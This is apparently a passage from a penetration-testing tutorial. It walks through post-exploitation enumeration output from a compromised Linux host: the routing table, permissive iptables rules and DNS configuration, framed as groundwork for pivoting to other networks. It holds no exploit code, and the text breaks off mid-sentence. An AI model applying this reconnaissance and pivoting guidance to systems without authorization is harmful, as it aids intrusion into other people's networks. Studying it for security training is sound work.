
As we can see in the above image, our target is connected to two networks. Normally in scenarios like these, we can pivot to the other network and scan for other vulnerable machines.

In the next file, we have information about the routing table. This will give us information about the gateway of the present network.




```
   20190616072819_default_192.168.41.173_linux.enum.netwo_457345.txt

Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.41.0    *               255.255.255.0   U         0 0          0 eth0
default         192.168.41.2    0.0.0.0         UG        0 0          0 eth0

                                [ Read 4 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text^T To Spell    ^  Go To Line
```

Next text file is the firewall configuration file in which we can see the target's firewall rules. Nothing juicy for us here but studying of firewall configuration helps us the rules which are assigned to the target system. This allows us to choose a proper hacking method in future.



```
   20190616072819_default_192.168.41.173_linux.enum.netwo_584202.txt

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination         Chain PREROUTING ($
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination         Chain PREROUTING ($
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination
                              [ Read 28 lines ]
```


Next, we have DNS configuration of the target system. This configuration file has information like name servers and DNS cache. DNS cache has information of all the addresses queried by the target whereas name servers that contain the database of names and IP addresses and serves DNS 